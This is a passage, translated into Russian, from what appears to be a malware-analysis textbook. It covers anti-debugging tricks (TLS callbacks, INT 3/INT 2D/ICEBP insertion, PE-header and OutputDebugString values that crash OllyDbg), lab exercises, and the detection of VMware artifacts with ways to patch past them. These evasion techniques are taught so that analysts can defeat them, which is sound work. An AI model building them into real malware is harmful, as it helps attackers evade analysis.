


Рисунок 16-2. Просмотр функции обратного вызова TLS в IDA Pro (для отображения нажмите CTRL-E)

Обратные вызовы TLS можно обрабатывать в отладчике, хотя иногда отладчик выполняет такой вызов до остановки в первоначальной точке входа. Чтобы избежать проблемы, измените настройки отладчика. Например, в OllyDbg можно приостановиться до обратного вызова TLS: выберите **Options > Debugging Options > Events** и установите **System breakpoint** как место первой остановки, как показано на рисунке 16-3.

Примечание. В OllyDbg 2.0 больше возможностей остановки, чем в версии 1.1; например, он может приостановиться в начале обратного вызова TLS. Кроме того, WinDbg всегда останавливается на системной точке останова до обратных вызовов TLS.




Рисунок 16-3. Параметры первой остановки OllyDbg

Поскольку обратные вызовы TLS хорошо известны, вредоносные программы используют их реже, чем в прошлом. Немногие легитимные приложения применяют такие вызовы, поэтому раздел `.tls` исполняемого файла может выделяться.

Использование исключений

Как обсуждалось ранее, прерывания создают исключения, используемые отладчиком для таких операций, как точки останова. В главе 15 вы узнали, как настроить SEH для выполнения необычного перехода. Изменение цепочки SEH относится как к противодействию дизассемблированию, так и к противодействию отладке. Здесь мы опустим подробности SEH (они рассматривались в главе 15) и сосредоточимся на других способах, которыми исключения могут мешать аналитику вредоносных программ.

Исключения можно использовать для нарушения работы или обнаружения отладчика. Большинство методов обнаружения на основе исключений опирается на то, что отладчики перехватывают исключение и не сразу передают его отлаживаемому процессу для обработки. По умолчанию большинство отладчиков перехватывает исключения и не передаёт их программе. Если отладчик неправильно передаёт исключение процессу, эту ошибку можно обнаружить внутри механизма обработки исключений процесса.

На рисунке 16-4 показаны стандартные настройки OllyDbg: если флажок не установлен, соответствующее исключение перехватывается. Эти параметры доступны через **Options > Debugging Options > Exceptions**.




Рисунок 16-4. Параметры обработки исключений OllyDbg

Примечание. При анализе вредоносных программ рекомендуется настроить параметры отладки так, чтобы все исключения передавались программе.

Вставка прерываний

Классический вид противодействия отладке использует исключения, чтобы раздражать аналитика и нарушать обычное выполнение программы, вставляя прерывания в середину допустимой последовательности инструкций. В зависимости от настроек отладчика такие вставки могут заставить его остановиться, поскольку тот же механизм сам отладчик использует для установки программных точек останова.

Вставка INT 3

Поскольку INT 3 используется отладчиками для программных точек останова, один из методов противодействия отладке состоит во вставке кодов операций 0xCC в допустимые участки кода, чтобы заставить отладчик принять их за собственные точки останова. Некоторые отладчики отслеживают места установки программных точек останова и потому не поддаются этому приёму.

Двухбайтовую последовательность кодов операций 0xCD03 также можно использовать для создания INT 3, и это часто позволяет вредоносной программе вмешиваться в работу WinDbg. Вне отладчика 0xCD03 создаёт исключение STATUS_BREAKPOINT. Однако внутри WinDbg он перехватывает точку останова, после чего незаметно увеличивает EIP ровно на 1 байт, поскольку обычно точка останова имеет код операции 0xCC. В результате при отладке в WinDbg программа может выполнять иной набор инструкций, чем при обычном запуске. (OlllyDbg не уязвим для вмешательства с помощью этой двухбайтовой атаки INT 3.)

В листинге 16-9 показан ассемблерный код, реализующий этот метод. В примере устанавливается новый SEH, а затем вызывается INT 3, чтобы принудительно продолжить выполнение кода.

```
push offset continue
push dword fs:[0]
mov fs:[0], esp
int 3
//being debugged
continue:
//not being debugged
```

Листинг 16-9. Метод INT 3

Вставка INT 2D

Метод противодействия отладке INT 2D действует подобно INT 3: инструкция INT 0x2D используется для доступа к отладчику ядра. Поскольку посредством INT 0x2D отладчики ядра устанавливают точки останова, применяется метод, показанный в листинге 16-10.

Вставка ICE

Одна из недокументированных инструкций Intel - точка останова внутрисхемного эмулятора (In-Circuit Emulator, ICE), icebp (код операции 0xF1). Эта инструкция предназначена для упрощения отладки с помощью ICE, поскольку в ICE трудно установить произвольную точку останова.

Выполнение инструкции создаёт исключение одиночного шага. Если программа трассируется пошагово, отладчик решит, что это обычное исключение пошагового выполнения, и не выполнит ранее установленный обработчик исключения. Вредоносная программа может воспользоваться этим, используя обработчик исключения для обычного потока выполнения, который в данном случае будет нарушен.

Чтобы обойти этот метод, не выполняйте инструкцию `icebp` пошагово.

Уязвимости отладчиков

Как и любое программное обеспечение, отладчики содержат уязвимости, и иногда авторы вредоносных программ атакуют их, чтобы помешать отладке. Здесь представлены несколько популярных уязвимостей обработки формата PE в OllyDbg.

Уязвимости заголовка PE

Первый метод изменяет заголовок Microsoft PE двоичного исполняемого файла, заставляя OllyDbg аварийно завершиться при его загрузке. Появляется ошибка `Bad or Unknown 32-bit Executable File`, хотя вне отладчика программа обычно работает нормально.

Причина в том, что OllyDbg слишком строго следует спецификации Microsoft для заголовка PE. В заголовке PE обычно присутствует структура `IMAGE_OPTIONAL_HEADER`. На рисунке 16-5 показана часть этой структуры.

...		
...		
LoaderFlags		00000000h
NumberOfRvaAndSizes		00000099h
DataDirectory[0] → Virtual Address → Size		00000000h 00000000h
DataDirectory[1] → Virtual Address → Size		01007604h 000000C8h
DataDirectory[2] → Virtual Address → Size		0100B000h 00008958h
...		
...		
DataDirectory[15] → Virtual Address → Size		00000000h 00000000h

0x99 is invalid!

16 items in the
DataDirectory Array

Рисунок 16-5. Уязвимость NumberOfRvaAndSizes структуры PE IMAGE_OPTIONAL_HEADER

Особый интерес представляют несколько последних элементов этой структуры. Поле `NumberOfRvaAndSizes` указывает количество записей в следующем за ним массиве `DataDirectory`. Массив `DataDirectory` сообщает, где в файле искать другие важные компоненты исполняемого

файла; это всего лишь массив структур IMAGE_DATA_DIRECTORY в конце структуры необязательного заголовка. Каждая структура каталога данных задаёт размер и относительный виртуальный адрес каталога.

Размер массива установлен равным IMAGE_NUMBEROF_DIRECTORY_ENTRIES, то есть 0x10. Загрузчик Windows игнорирует любое значение NumberOfRvaAndSizes, превышающее 0x10, поскольку больше элементов не поместится в массиве DataDirectory. OllyDbg следует стандарту и использует NumberOfRvaAndSizes независимо от значения. Поэтому установка размера массива больше 0x10 (например, 0x99) заставит OllyDbg показать пользователю всплывающее окно, а затем завершить программу.

Проще всего обойти этот метод, вручную изменив заголовок PE и установив NumberOfRvaAndSizes равным 0x10 с помощью шестнадцатеричного редактора или PE Explorer. Разумеется, можно также использовать отладчик, не уязвимый для этого метода, например WinDbg или OllyDbg 2.0.

Другой приём с заголовком PE задействует заголовки разделов и заставляет OllyDbg аварийно завершиться при загрузке с ошибкой File contains too much data. (WinDbg и OllyDbg 2.0 не уязвимы для этого метода.) Разделы содержат содержимое файла, включая код, данные, ресурсы и другие сведения. У каждого раздела есть заголовок в виде структуры IMAGE_SECTION_HEADER. На рисунке 16-6 показана часть этой структуры.




Рисунок 16-6. Структура PE IMAGE_SECTION_HEADER

Интересующие нас элементы - VirtualSize и SizeOfRawData. Согласно спецификации Windows PE, VirtualSize должен содержать полный размер раздела после загрузки в память, а SizeOfRawData - размер данных на диске. Для отображения данных раздела в память загрузчик Windows использует меньшее из значений VirtualSize и SizeOfRawData. Если SizeOfRawData больше VirtualSize, в память копируются только данные размером VirtualSize, а остальное игнорируется. Поскольку OllyDbg использует только SizeOfRawData, установка для SizeOfRawData большого значения вроде 0x77777777 приводит к сбою OllyDbg.

Проще всего обойти этот метод противодействия отладке, вручную изменить заголовок PE в шестнадцатеричном редакторе и установить SizeOfRawData близким к VirtualSize. (Обратите внимание, что согласно спецификации это значение должно быть кратно FileAlignment из IMAGE_OPTIONAL_HEADER.) Для этой цели прекрасно подходит PE Explorer, поскольку большое значение SizeOfRawData его не обманывает.

Уязвимость OutputDebugString

Вредоносные программы часто пытаются использовать уязвимость строки формата в OllyDbg 1.1: передают строку из %s как параметр OutputDebugString, чтобы вызвать сбой OllyDbg. Остерегайтесь подозрительных вызовов вроде

`OutputDebugString("%s%s%s%s%s%s%s%s%s%s%s%s%s%s").` Если такой вызов выполнится, отладчик аварийно завершится.

Заключение

Эта глава познакомила вас с некоторыми популярными методами противодействия отладке. Чтобы научиться распознавать и обходить их, требуются терпение и настойчивость. Обязательно делайте записи во время анализа и запоминайте места всех методов противодействия отладке и способы их обхода; это поможет, если понадобится начать процесс отладки заново.

Большинство методов противодействия отладке можно заметить, руководствуясь здравым смыслом и медленно отлаживая процесс. Например, если код преждевременно завершается на условном переходе, это может указывать на противодействие отладке. Самые популярные методы обращаются к `fs:[30h]`, вызывают функцию Windows API или выполняют проверку времени.

Разумеется, как и во всём анализе вредоносных программ, лучший способ научиться обходить противодействие отладке - продолжать обратную разработку и изучение вредоносных программ. Их авторы постоянно ищут новые способы помешать отладчикам и держать аналитиков вроде вас в напряжении.

Лабораторные работы

Лабораторная работа 16-1

Проанализируйте вредоносную программу `Lab16-01.exe` с помощью отладчика. Это та же программа, что и `Lab09-01.exe`, но с добавленными методами противодействия отладке.

Вопросы

1. Какие методы противодействия отладке использует эта вредоносная программа?
2. Что происходит при успехе каждого метода противодействия отладке?
3. Как можно обойти эти методы противодействия отладке?
4. Как вручную изменить структуры, проверяемые во время выполнения?
5. Какой подключаемый модуль `OlllyDbg` защитит от методов противодействия отладке, используемых этой вредоносной программой?

Лабораторная работа 16-2

Проанализируйте вредоносную программу `Lab16-02.exe` с помощью отладчика. Цель лабораторной работы - найти правильный пароль. Вредоносная программа не устанавливает вредоносную полезную нагрузку.

Вопросы

1. Что происходит при запуске Lab16-02.exe из командной строки?
2. Что происходит при запуске Lab16-02.exe с угаданным параметром командной строки?
3. Каков пароль командной строки?
4. Загрузите Lab16-02.exe в IDA Pro. Где в функции main находится strncmp?
5. Что происходит при загрузке вредоносной программы в OllyDbg со стандартными настройками?
6. В чём уникальность структуры PE файла Lab16-02.exe?
7. Где находится функция обратного вызова? (Подсказка: используйте CTRL-E в IDA Pro.)
8. Какой метод противодействия отладке программа использует для немедленного завершения в отладчике и как избежать этой проверки?
9. Какой пароль командной строки виден в отладчике после отключения метода противодействия отладке?
10. Работает ли пароль, найденный в отладчике, в командной строке?
11. Какие методы противодействия отладке объясняют различие паролей в отладчике и командной строке и как от них защититься?

Лабораторная работа 16-3

Проанализируйте вредоносную программу Lab16-03.exe с помощью отладчика. Эта программа похожа на Lab09-02.exe, но в неё внесены определённые изменения, в том числе добавлены методы противодействия отладке. Если возникнут затруднения, обратитесь к лабораторной работе 9-2.

Вопросы

1. Какие строки видны при статическом анализе двоичного файла?
2. Что происходит при запуске этого двоичного файла?
3. Как нужно переименовать образец, чтобы он правильно выполнялся?
4. Какие методы противодействия отладке использует эта вредоносная программа?
5. Что делает вредоносная программа для каждого метода, если определяет, что выполняется в отладчике?
6. Почему методы противодействия отладке успешны в этой вредоносной программе?
7. Какое доменное имя использует эта вредоносная программа?

Глава 17. Методы противодействия виртуальным машинам

Авторы вредоносных программ иногда используют методы противодействия виртуальным машинам (anti-VM), чтобы помешать попыткам анализа. С помощью этих методов вредоносная программа пытается определить, выполняется ли она внутри виртуальной машины. При обнаружении виртуальной машины программа может вести себя иначе или просто не запускаться. Разумеется, это способно создать проблемы аналитику.

Методы противодействия виртуальным машинам чаще всего встречаются в широко распространяемых вредоносных программах, таких как боты, программы запугивания и шпионские программы. Главные причины состоят в том, что ловушки часто используют виртуальные машины, а такие вредоносные программы обычно нацелены на машину среднего пользователя, на которой виртуальная машина, скорее всего, не выполняется.

В последнее время популярность вредоносных программ с противодействием виртуальным машинам снижается, что можно объяснить резким ростом использования виртуализации. Традиционно авторы вредоносных программ применяли эти методы, поскольку считали, что только аналитики будут запускать программы в виртуальной машине. Однако сегодня и администраторы, и пользователи применяют виртуальные машины, чтобы упростить восстановление системы. Раньше восстановление было трудоёмким процессом, но виртуальные машины экономят время благодаря возможности вернуться к моментальному снимку. Авторы вредоносных программ начинают понимать, что виртуальная машина необязательно является не представляющей ценности жертвой. По мере дальнейшего распространения виртуализации методы противодействия виртуальным машинам, вероятно, станут ещё менее распространёнными.

Поскольку такие методы обычно нацелены на VMware, в этой главе основное внимание уделяется противодействию VMware. Мы рассмотрим самые распространённые методы и способы их обхода путём изменения нескольких настроек, удаления программного обеспечения или исправления исполняемого файла.

Артефакты VMware

Среда VMware оставляет в системе множество артефактов, особенно если установлены VMware Tools. Вредоносная программа может использовать эти артефакты в файловой системе, реестре и списке процессов для обнаружения VMware.

Например, на рисунке 17-1 показан список процессов стандартного образа VMware с установленными VMware Tools. Обратите внимание, что выполняются три процесса VMware: VMwareService.exe, VMwareTray.exe и VMwareUser.exe. Вредоносная программа может найти любой из них, когда ищет строку VMware в списке процессов.




Рисунок 17-1. Список процессов образа VMware с работающими VMware Tools

VMwareService.exe запускает службу VMware Tools как дочерний процесс services.exe. Его можно выявить поиском установленных служб в реестре или перечислением служб с помощью следующей команды:

```
C:\> net start | findstr VMware

VMware Physical Disk Helper Service
VMware Tools Service
```

Каталог установки VMware C:\Program Files\VMware\VMware Tools также может содержать артефакты, как и реестр. Быстрый поиск строки VMware в реестре виртуальной машины способен обнаружить следующие ключи, содержащие сведения о виртуальном жёстком диске, адаптерах и виртуальной мыши.

```
[HKEY_LOCAL_MACHINE\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0]
"Identifier"="VMware Virtual IDE Hard Drive"
>Type="DiskPeripheral"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Reinstall\0000]
"DeviceDesc"="VMware Accelerated AMD PCNet Adapter"
"DisplayName"="VMware Accelerated AMD PCNet Adapter"
"Mfg"="VMware, Inc."
```

```
"ProviderName"="VMware, Inc."
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{4D36E96F-E325-11CE-BFC1-08002BE10318}\0000]  
"LocationInformationOverride"="plugged into PS/2 mouse port"  
"InfPath"="oem13.inf"  
"InfSection"="VMMouse"  
"ProviderName"="VMware, Inc."
```

Как обсуждалось в главе 2, виртуальную машину можно подключить к сети несколькими способами, и каждый из них позволяет ей иметь собственную виртуальную сетевую карту (NIC). Поскольку VMware должна виртуализировать NIC, ей требуется создать MAC-адрес для виртуальной машины, а в зависимости от конфигурации сетевой адаптер также может выдавать использование VMware.

Первые три байта MAC-адреса обычно относятся к определённому производителю, а MAC-адреса, начинающиеся с 00:0C:29, связаны с VMware. MAC-адреса VMware обычно меняются от версии к версии, но автору вредоносной программы достаточно проверять MAC-адрес виртуальной машины на известные значения VMware.

Вредоносная программа может обнаружить VMware и по другому оборудованию, например системной плате. Если программа проверяет версии оборудования, возможно, она пытается выявить VMware. Найдите код, проверяющий MAC-адреса или версии оборудования, и исправьте его так, чтобы избежать обнаружения.

Самые распространённые артефакты VMware легко устранить, удалив VMware Tools или попытавшись остановить службу VMware Tools следующей командой:

```
net stop "VMware Tools Service"
```

Можно также помешать вредоносной программе искать артефакты. Например, обнаружив в ней единственную связанную с VMware строку, такую как `net start | findstr VMware, VMMouse, VMwareTray.exe` или `VMware Virtual IDE Hard Drive`, вы знаете, что программа пытается выявить артефакты VMware. Код легко найти в IDA Pro по ссылкам на строки. После обнаружения исправьте его так, чтобы избежать выявления, но сохранить правильную работу вредоносной программы.

Обход поиска артефактов VMware

Преодоление вредоносной программы, которая ищет артефакты VMware, часто сводится к двум простым шагам: выявить проверку и исправить её. Предположим, мы применили `strings` к вредоносной программе `vmt.exe`. Мы замечаем, что двоичный файл содержит строку `"VMwareTray.exe"`, и обнаруживаем перекрёстную ссылку из кода на эту строку. Перейдём по ней к адресу `0x401098`, как показано в точке  дизассемблированного кода листинга 17-1.

```
0040102D      call ds:CreateToolhelp32Snapshot  
00401033      lea ecx, [ebp+processentry32]  
00401039      mov ebx, eax  
0040103B      push ecx          ; lppe  
0040103C      push ebx          ; hSnapshot  
0040103D      mov [ebp+processentry32.dwSize], 22Ch  
00401047      call ds:Process32FirstW  
0040104D      mov esi, ds:WideCharToMultiByte  
00401053      mov edi, ds:strncmp  
00401059      lea esp, [esp+0]  
00401060 loc_401060:      ; CODE XREF: sub_401000+B7j  
00401060      push 0            ; lpUsedDefaultChar  
00401062      push 0            ; lpDefaultChar  
00401064      push 104h         ; cbMultiByte  
00401069      lea edx, [ebp+Str1]  
0040106F      push edx          ; lpMultiByteStr  
00401070      push 0FFFFFFFFh   ; cchWideChar
```

```

00401072    lea eax, [ebp+processentry32.szExeFile]
00401078    push eax          ; lpWideCharStr
00401079    push 0            ; dwFlags
0040107B    push 3            ; CodePage
0040107D    call esi ; WideCharToMultiByte
0040107F    lea eax, [ebp+Str1]
00401085    lea edx, [eax+1]
00401088 loc_401088:        ; CODE XREF: sub_401000+8Dj
00401088    mov cl, [eax]
0040108A    inc eax
0040108B    test cl, cl
0040108D    jnz short loc_401088
0040108F    sub eax, edx
00401091    push eax          ; MaxCount
00401092    lea ecx, [ebp+Str1]
00401098    push offset Str2 ; "VMwareTray.exe"
0040109D    push ecx          ; Str1
0040109E    call edi ; strncmp
004010A0    add esp, 0Ch
004010A3    test eax, eax
004010A5    jz  short loc_4010C0
004010A7    lea edx, [ebp+processentry32]
004010AD    push edx          ; lppe
004010AE    push ebx          ; hSnapshot
004010AF    call ds:Process32NextW
004010B5    test eax, eax
004010B7    jnz short loc_401060
...
004010C0 loc_4010C0:        ; CODE XREF: sub_401000+A5j
004010C0    push 0            ; Code
004010C2    call ds:exit

```

Листинг 17-1. Фрагмент дизассемблированного кода vmt.exe, показывающий обнаружение артефактов VMware

При дальнейшем анализе кода мы замечаем, что он сканирует список процессов с помощью таких функций, как CreateToolhelp32Snapshot, Process32Next и других. Вызов strncmp в точке сравнивает строку VMwareTray.exe с результатом преобразования processentry32.szExeFile в ASCII, чтобы определить наличие имени процесса в списке. Если VMwareTray.exe найден, программа немедленно завершается, что видно по адресу 0x4010c2.

Избежать обнаружения можно несколькими способами:

- Исправить двоичный файл во время отладки так, чтобы переход по адресу 0x4010a5 никогда не выполнялся.
- С помощью шестнадцатеричного редактора изменить строку VMwareTray.exe на XXXareTray.exe, чтобы сравнение завершилось неудачей, поскольку такого имени процесса не существует.
- Удалить VMware Tools, чтобы VMwareTray.exe больше не выполнялся.

Проверка артефактов памяти

Из-за процесса виртуализации VMware оставляет в памяти множество артефактов. Некоторые из них представляют критические структуры процессора, которые перемещаются или изменяются на виртуальной машине и потому оставляют узнаваемые следы.

